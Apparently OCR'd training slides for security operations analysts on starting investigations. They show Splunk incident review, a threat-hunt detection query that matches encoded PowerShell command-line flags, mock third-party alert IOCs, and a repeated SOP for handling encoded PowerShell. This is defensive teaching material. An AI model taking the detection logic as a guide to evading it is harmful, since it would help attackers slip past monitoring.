
Escalate to your SOC!



Source: Pixabay



Break Time



Starting an Investigation

Investigations are necessary to **validate**, **assess**, and **respond** to potential threats, **mitigate** vulnerabilities, and **maintain** robust organizational security.



Investigatory Notification Streams: Security Tool Alerts

SIEM

- SIEM systems **collect, store, analyze,** and **report** on log data for threat detection, security incident response, and compliance.

IDS/IPS

- IDS monitors **network traffic**, looking for suspicious activity and known threats, **creating an alert** when such is found.
- IPS, similar to IDS, monitors **network traffic** but also **takes action** on detected threats by blocking or preventing them.


Other Security Tools

- EDR, TIP, NTA Tools, UEBA, etc.

The screenshot displays the Splunk Incident Review interface. At the top, there are navigation tabs: Security Posture, Incident Review (selected), Investigations, Security Intelligence, and Security Domains. Below the tabs, there are filters for Saved filters, Tag, Urgency, Status, and Owner, each with a 'Select...' dropdown. A 'Time Range' filter is set to 'Last 24 hours'. The main content area shows '87 Notables' with options to 'Unselect all', 'Edit Selected', 'Edit All Matching Events (87)', and 'Add Selected to Investigation'. A table lists the notables with columns for checkboxes, expand/collapse arrows, Title, Risk Object, and Risk Score. The table contains 10 rows of data, including entries for 'Custom risk rule for user=1toppingpizza', '24 hour risk threshold exceeded for user=2toppingpizza', 'Invalid custom risk rule for 2toppingpizza=2toppingpizza', '24 hour risk threshold exceeded for system=5.6.7.8', '24 hour risk threshold exceeded for user=127.0.0.1', '24 hour risk threshold exceeded for user=aseykoski@acmetech.com', and '24 hour risk threshold exceeded for user=chadwick_boseman'. At the bottom, there is a dropdown menu for 'MITRE ATT&CK Posture for this Notable'.

	Title ↓	Risk Object ↓	Risk Score
<input type="checkbox"/>	>	Custom risk rule for user=1toppingpizza	100
<input type="checkbox"/>	>	24 hour risk threshold exceeded for user=2toppingpizza	101
<input type="checkbox"/>	>	Invalid custom risk rule for 2toppingpizza=2toppingpizza	101
<input type="checkbox"/>	>	24 hour risk threshold exceeded for system=5.6.7.8	110
<input type="checkbox"/>	>	24 hour risk threshold exceeded for system=5.6.7.8	140
<input type="checkbox"/>	>	24 hour risk threshold exceeded for user=127.0.0.1	150
<input type="checkbox"/>	>	24 hour risk threshold exceeded for user=aseykoski@acmetech.com	200
<input type="checkbox"/>	>	24 hour risk threshold exceeded for user=aseykoski@acmetech.com	20
<input type="checkbox"/>	∨	24 hour risk threshold exceeded for user=chadwick_boseman	110

P.S. This Is Why Tool Integration Is Suuuuper Important



- The synergy between SIEM, IDS, IPS, as well as other tools, helps ensure a rapid and effective investigation, crucial for minimizing the impact of security incidents
- Make **clap** your tools **clap** play nice **clap** with your other tools **clap**



FAKE DEPARTMENT OF FAKERY
TOTALLY OFFICIALLY FAKE
ANALYSIS BUREAU

Subject: URGENT: Cybersecurity Alert - Potential Network Breach

Dear Totally Fake Company Name,

As part of our ongoing efforts to safeguard the nation's critical infrastructure, we regularly analyze and monitor various online threat vectors. Recently, our intelligence monitoring systems detected patterns of malicious activity related to your organization's network that suggests a potential security breach.

Specifically, our systems identified significant volumes of data being transferred from your servers to a known malicious IP address associated with the SuperBaddieAPT Group. We strongly urge you to take immediate action to investigate the following indicators of compromise:

- 111.222.333.444
- Potential command and control traffic to www[.]baddie[.]com

Investigatory Notification Streams: Third Party Alerts

- Third-party entities, such as **law enforcement agencies**, security firms, or partner organizations, can provide crucial alerts about potential cyber threats or ongoing attacks related to your organization.
- Such an alert may **include specific threat indicators**, like IP addresses, malware signatures, or suspicious behavior patterns.

Investigatory Notification Streams: Threat Hunting Finds

Alerts from the Threat Team


- As witnessed in the previous section, the threat team may identify a potential security issue, which can serve as the impetus for a full-scale threat investigation

Actioning the Intel

- Typically, SOC analysts will follow the same procedures for investigation from the Threat team as they would a SIEM alert

Ensuring Detection Coverage

- The Threat team found something your SIEM didn't. Oops. Work with the engineers to ensure moving forward, your tools have detection capabilities based on their findings



Hey Gang! Bad news, we'll have to skip our Chipotle run today. We found evidence of **encoded powershell commands** being run on host AGRADY-L :(*L must be for le sad*

(Threat Hunt Team)

```
index=main sourcetype= "XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 process
| rex field=CommandLine "(?<enc> (?i)-en?c?o?d?e?d?c?o?m?m?a?n?d?\s('|\\")?)"
| stats sparkline earliest(_time) AS et latest(_time) AS It count BY host enc
| convert ctime(et) ctime(It)
| sort - count
```

✓ 1,280 events (before 5/17/23 10:07:19.000 PM) No Event Sampling ▾

Events Patterns **Statistics (5)** Visualization

50 Per Page ▾ ✎ Format Preview ▾

host ▾ ✎	enc ▾ ✎	sparkline ▾	et ▾
AGRADY-L	-ec		08/02/2019 08:16:05



Exercise # 2

Estimated Duration:
5 Minutes

Threat Team Alert:

Evidence of Base64 encoded PowerShell commands being run on host AGRADY-L.
Engaging incident response team to conduct thorough investigation.

Run a search on **AGRADY-L**, look for interesting/suspicious activity

Explore the search results

Determine if there's an associated notification, such as a notable event

Incident Review

Incident management interface

The screenshot shows the Splunk Incident Review interface. At the top, there is a navigation bar with tabs for Incident Review, Investigations, Security Intelligence, Security Domains, Search, Configure, Use Case Library, and SA-Investigator. The main content area features several donut charts for Urgency and Status, and a table of 40 Notables. Annotations highlight key features: a search bar (1), chart and filter toggles (2), a filter bar (3), and a table row (4).

1 Search for something...

2 Toggle charts and filters

3 Filter notable events based on specific fields

4 Where triggered correlation searches surface

	Urgency	Time	Security Domain	Title	Risk Events	Status	Owner	Actions
<input type="checkbox"/>	Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards	7	New	unassigned	
<input type="checkbox"/>	Low	Fri, Sep 25, 2020 6:58 PM	Threat	Threat Activity Detected (31.171.154.114)	--	New	unassigned	
<input type="checkbox"/>	Critical	Fri, Aug 28, 2020 2:00 AM	Access	Geographically Improbable Access Detected For richards	--	New	unassigned	
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 10:00 PM	Network	Large Volume of Outbound Web Traffic from 192.168.70.167				
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 10:00 PM	Network	Large Volume of Outbound Web Traffic from 192.168.70.150				
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 9:00 PM	Access	Excessive Failed Logins				
<input type="checkbox"/>	Medium	Tue, Aug 18, 2020 9:00 PM	Access	Excessive Failed Logins				
<input type="checkbox"/>	High	Tue, Aug 18, 2020 8:00 PM	Endpoint	Creation of Shadow Copy				
<input type="checkbox"/>	Low	Tue, Aug 18, 2020 8:00 PM	Endpoint	Registry Autorun Added to ghoppo-l.froth.ly	--	New	unassigned	

Investigating a Notable Event

The screenshot shows the Splunk Enterprise Security interface. The top navigation bar includes 'splunk>enterprise', 'Apps', and user information. The main navigation bar lists various modules like 'Security Posture', 'Incident Review', 'Investigations', etc. The 'Incident Review' module is active, showing a search for 'AGRADY-L'. Below the search bar, there are options for 'Show Charts', 'Show Filters', '20 per page', and 'Refresh'. The main content area displays a table of 11 notable events. The first event is highlighted with a red box, and a speech bubble with the text 'Click!' points to its expandable chevron icon.

<input type="checkbox"/>	<input type="checkbox"/>	Title	Type	Time	Disposition	Security Domain	Urgency	Status	Owner	Actions
<input type="checkbox"/>	>	PowerShell process with an encoded command detected on AGRADY-L	Notable	Fri, Aug 2, 2019 11:00 AM	Undetermined	Endpoint	High	New	unassigned	▼
<input type="checkbox"/>	>	PowerShell process with an encoded command detected on AGRADY-L.froth.ly	Notable	Fri, Aug 2, 2019 11:00 AM	Undetermined	Endpoint	High	New	unassigned	▼
<input type="checkbox"/>	>	Indicator of mimikatz Activity on AGRADY-L.froth.ly	Notable	Fri, Aug 2, 2019 9:06 AM	Undetermined	Endpoint	High	New	unassigned	▼
<input type="checkbox"/>	>	PowerShell process with an encoded command detected on AGRADY-L	Notable	Fri, Aug 2, 2019 9:00 AM	Undetermined	Endpoint	Low	New	unassigned	▼
<input type="checkbox"/>	>	PowerShell process with an encoded command detected on AGRADY-L.froth.ly	Notable	Fri, Aug 2, 2019 9:00 AM	Undetermined	Endpoint	Low	New	unassigned	▼
<input type="checkbox"/>	>	Local administrator account created on AGRADY-L.froth.ly	Notable	Fri, Aug 2, 2019 9:00 AM	Undetermined	Endpoint	Low	New	unassigned	▼
<input type="checkbox"/>	>	Process Initiated from Suspicious Directory	Notable	Fri, Aug 2, 2019 12:00 AM	Undetermined	Threat	Medium	New	unassigned	▼
<input type="checkbox"/>	>	Malware	Notable	Fri, Aug 2, 2019 12:00 AM	Undetermined	Threat	Medium	New	unassigned	▼
<input type="checkbox"/>	>	Process Initiated from Suspicious Directory	Notable	Fri, Aug 2, 2019 12:00 AM	Undetermined	Threat	Critical	New	unassigned	▼
<input type="checkbox"/>	>	Possible Froth.ly Compromised Account	Notable	Fri, Aug 2, 2019 12:00 AM	Undetermined	Threat	Critical	New	unassigned	▼
<input type="checkbox"/>	>	Possible Froth.ly Compromised Account	Notable	Fri, Aug 2, 2019 12:00 AM	Undetermined	Threat	Medium	New	unassigned	▼

Notable Event Overview

Enriched security context – Who? What? Where? When?

<input type="checkbox"/>	i	Title ↕	Type ↕	Time ↕	Disposition ↕	Security Domain ↕	Urgency ↕	Status ↕	Owner
<input type="checkbox"/>	▼	PowerShell process with an encoded command detected on AGRADY-L	Notable	Fri, Aug 2, 2019 11:00 AM WHEN	Undetermined	Endpoint	⚠ High	New	unass

Description:
WHERE **WHAT**

The system AGRADY-L executed a PowerShell process that has an encoded command on the command-line

Additional Fields	Value	Action
MITRE ATT&CK Description	Command and control (C2) information is encoded using a standard data encoding system. Use of data encoding may be to adhere to existing protocol specifications and includes use of ASCII, Unicode, Base64, MIME, UTF-8, or other binary-to-text and character encoding systems. Some data encoding systems may also result in data compression, such as gzip. / PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.	▼
MITRE ATT&CK Tactic	Command and Control / Execution	▼
MITRE ATT&CK Technique	Data Encoding / PowerShell	▼
Destination	AGRADY-L	▼
Destination	frothy	▼

Related Investigations:
Currently not investigated.

Correlation Search:
[ESCU - Malicious PowerShell Process - Encoded Command - Rule](#)

History:
[View all review activity for this Notable Event](#)

Adaptive Responses: 🔄

Response	Mode	Time	User	Status
Notable	adhoc	2019-10-02T20:22:50+0000	admin	✓ success
Risk Analysis	adhoc	2019-10-02T20:22:50+0000	admin	✓ success

[View Adaptive Response Invocations](#)

Next Steps:

i No next steps defined.

WHO



Notable Event: Next Steps

Steps defined for notable event triage

<input type="checkbox"/>	i	Title	Type	Time	Disposition	Security Domain	Urgency	Status	Owner
<input type="checkbox"/>	▼	PowerShell process with an encoded command detected on AGRADY-L	Notable	Fri, Aug 2, 2019 11:00 AM	Undetermined	Endpoint	▲ High	New	unass

Description:
The system AGRADY-L executed a PowerShell process that has an encoded command on the command-line

Additional Value

Fields	Value	Action
MITRE ATT&CK Description	Command and control (C2) information is encoded using a standard data encoding system. Use of data encoding may be to adhere to existing protocol specifications and includes use of ASCII, Unicode, Base64, MIME, UTF-8, or other binary-to-text and character encoding systems. Some data encoding systems may also result in data compression, such as gzip. / PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.	▼
MITRE ATT&CK Tactic	Command and Control / Execution	▼
MITRE ATT&CK Technique	Data Encoding / PowerShell	▼
Destination	AGRADY-L	▼
Destination	frothly	▼
Business Unit		
Destination	workstation	▼
Category	windows	▼

Related Investigations:
Currently not investigated.

Correlation Search:
ESCU - Malicious PowerShell Process - Encoded Command - Rule [🔗](#)

History:
[View all review activity for this Notable Event](#) [🔗](#)

Adaptive Responses: [🔗](#)

Response	Mode	Time	User	Status
Notable	adhoc	2019-10-02T20:22:50+0000	admin	✓ success
Risk Analysis	adhoc	2019-10-02T20:22:50+0000	admin	✓ success

[View Adaptive Response Invocations](#) [🔗](#)

Next Steps:

i No next steps defined.

SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.

Investigatory Aid:

Standard Operating Procedures (SOPs)



SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.

Investigatory Aid:

Standard Operating Procedures (SOPs)

- Provide a consistent and documented approach to threat investigations
- Typically include the scope:
 - what situations they apply to
 - step-by-step procedures to follow
 - roles and responsibilities
 - guidelines for documenting the investigation

SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.

Investigatory Aid:

Standard Operating Procedures (SOPs)

- Provide a consistent and documented approach to threat investigations
- Typically include the scope:
 - what situations they apply to
 - step-by-step procedures to follow
 - roles and responsibilities
 - guidelines for documenting the investigation

Creating an Event Investigation

The screenshot displays the Splunk Enterprise Security interface in the 'Incident Review' section. The search criteria is 'AGRADY-L'. The interface shows 11 Notables. The selected notable is titled 'PowerShell process with an encoded command detected on AGRADY-L', which occurred on 'Fri, Aug 2, 2019 11:00 AM' with a disposition of 'Undetermined' and a security domain of 'Endpoint'. The urgency is 'High' and the status is 'New'. The owner is 'unassigned'. The 'Actions' column for this notable has a dropdown menu open, listing several options: 'Search VirusTotal for \$@field_value\$', 'Add Event to Investigation', 'Build Event Type', 'Extract Fields', 'Run Adaptive Response Actions' (highlighted with a pink box), and 'Share Notable Event'. A 'Click!' callout points to the dropdown arrow in the 'Actions' column. Another 'Click!' callout points to the 'Run Adaptive Response Actions' menu item. The detailed view for the notable includes a description, additional fields (MITRE ATT&CK Description, MITRE ATT&CK Tactic, MITRE ATT&CK Technique), related investigations (currently none), correlation search (ESCU - Malicious PowerShell Process - Encoded Command - Rule), history, adaptive responses (a table with 2 rows), and next steps (none defined).






Response	Mode	Time	User	Status
Notable	adhoc	2019-10-02T20:22:50+0000	admin	✓
Risk Analysis	adhoc	2019-10-02T20:22:50+0000	admin	✓ success

Adaptive Response Actions

Select actions to run.

+ Add New Response Action ▾

Category All ▾

-  Recommended actions and errors are highlighted
-  Forwards search results from Splunk Enterprise to UBA
Category: [Information Conveyance](#) | Task: [create](#) | Subject: [uba.anomaly](#) | Vendor: [Splunk](#)
-  SNOW : Close Ticket
Category: [Device Control](#) | Task: [update](#) | Subject: [endpoint](#) | Vendor: [SNOW](#)
-  SNOW : Ticket Open
Category: [Device Control](#) | Task: [allow](#) | Subject: [device](#) | Vendor: [SNOW](#)
-  splunk_search
Executes a Splunk Search
Category: [Information Gathering](#) | Task: [create](#) | Subject: [splunk.event](#) | Vendor: [Splunk](#)

Run

--	unassigned
--	unassigned
--	unassigned
--	unassigned
--	unassigned
--	unassigned
--	unassigned
--	unassigned
--	unassigned
--	unassigned
--	unassigned

Creating an Event Investigation

Security Posture Incident Review Investigations Frothy Network Security Intelligence Security Domains Audit Search Configure SA-Investigator Survey Links Enterprise Security

Incident Review AGRADY-L Show Filters

11 Notables Edit Selected | Edit All Matching Events (11) | Add Selected to Investigation 20 per page Refresh

<input type="checkbox"/>	i	Title	Type	Time	Disposition	Security Domain	Urgency	Status	Owner	Actions
<input type="checkbox"/>	▼	PowerShell process with an encoded command detected on AGRADY-L	Notable	Fri, Aug 2, 2019 11:00 AM	Undetermined	Endpoint	⚠ High	New	unassigned	▼

Description:
The system AGRADY-L executed a PowerShell process that has an encoded command on the command-line

Additional Value

Fields

MITRE ATT&CK Description	Value	Action
MITRE ATT&CK Description	Command and control (C2) information is encoded using a standard data encoding system. Use of data encoding may be to adhere to existing protocol specifications and includes use of ASCII, Unicode, Base64, MIME, UTF-8, or other binary-to-text and character encoding systems. Some data encoding systems may also result in data compression, such as gzip. / PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.	▼
MITRE ATT&CK Tactic	Command and Control / Execution	▼
MITRE ATT&CK Technique	Data Encoding / PowerShell	▼

Related Investigations:
Currently not investigated.

Correlation Search:
[ESCU - Malicious PowerShell Process - Encoded Command - Rule](#)

History:
[View all review activity for this Notable Event](#)

Adaptive Responses:

Response	Mode	Time	User	Status
Notable	adhoc	2019-10-02T20:22:50+0000	admin	✓ success
Risk Analysis	adhoc	2019-10-02T20:22:50+0000	admin	✓ success

[View Adaptive Response Invocations](#)

Next Steps:

i No next steps defined.

Click!

Click!

Search VirusTotal for \$@field_value\$

Add Event to Investigation

Build Event Type

Extract Fields

Run Adaptive Response Actions

Share Notable Event

Add Event to Investigation



You are adding the following events to the selected investigation:

Notable Event: PowerShell process with an encoded command detected on AGRADY-L

Assignee: User ▾

Investigation: **There are no investigations to add to.** **Click!** **Use one using the button below.**

Cancel

Save

Create Investigation

Incident Investigation Tracking: Ticket Creation and Management

Role of Ticketing Systems

- Tools like ServiceNow or JIRA are used by security teams to manage and track the progress of investigations
- Serves as comprehensive record of the investigation

Ticket Creation

- When an investigation is initiated, the first step is to create a new incident ticket
- Contains key information such as the date and time of detection, IOCs, affected assets, etc.

Tracking Investigation Progress

- Updates, findings, actions taken, and any changes in the incident's status are added to the ticket

Resolution and Closure

- Final updates are made to the ticket detailing the resolution, any lessons learned, and steps taken to prevent recurrence.

The screenshot displays the ServiceNow interface for creating a Security Incident ticket. The left sidebar shows a navigation menu with categories like Self-Service, Security Incident Catalog, Security Incident, Overview, Incidents, Response Tasks, and Inbound Requests. The main content area shows the ticket details for SIR0001711, which is in the 'Draft' stage. The form includes fields for Number (SIR0001711), Requested by, Affected resource, Affected user, Location, Category (Malicious code activity), and Subcategory (Worm, virus, Trojan). A short description field contains the text 'Attachment Malware opening backdoors'. Below the form, there are links for 'Tcp Half Open Scan', 'Tcp Full Open Scan', and 'Open Shortest Path First'.

SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.

Create New Investigation ✕

Title *

Status * New ▾

Description

You will add the following events to the new investigation:

Notable Event: PowerShell process with an encoded command detected on AGRADY-L ▲
▼

SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.

Create New Investigation [X]

Title *

Status *

Description

You will add the following evidence to this investigation:

- Notable Event: PowerShell on AGRADY-L

SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.

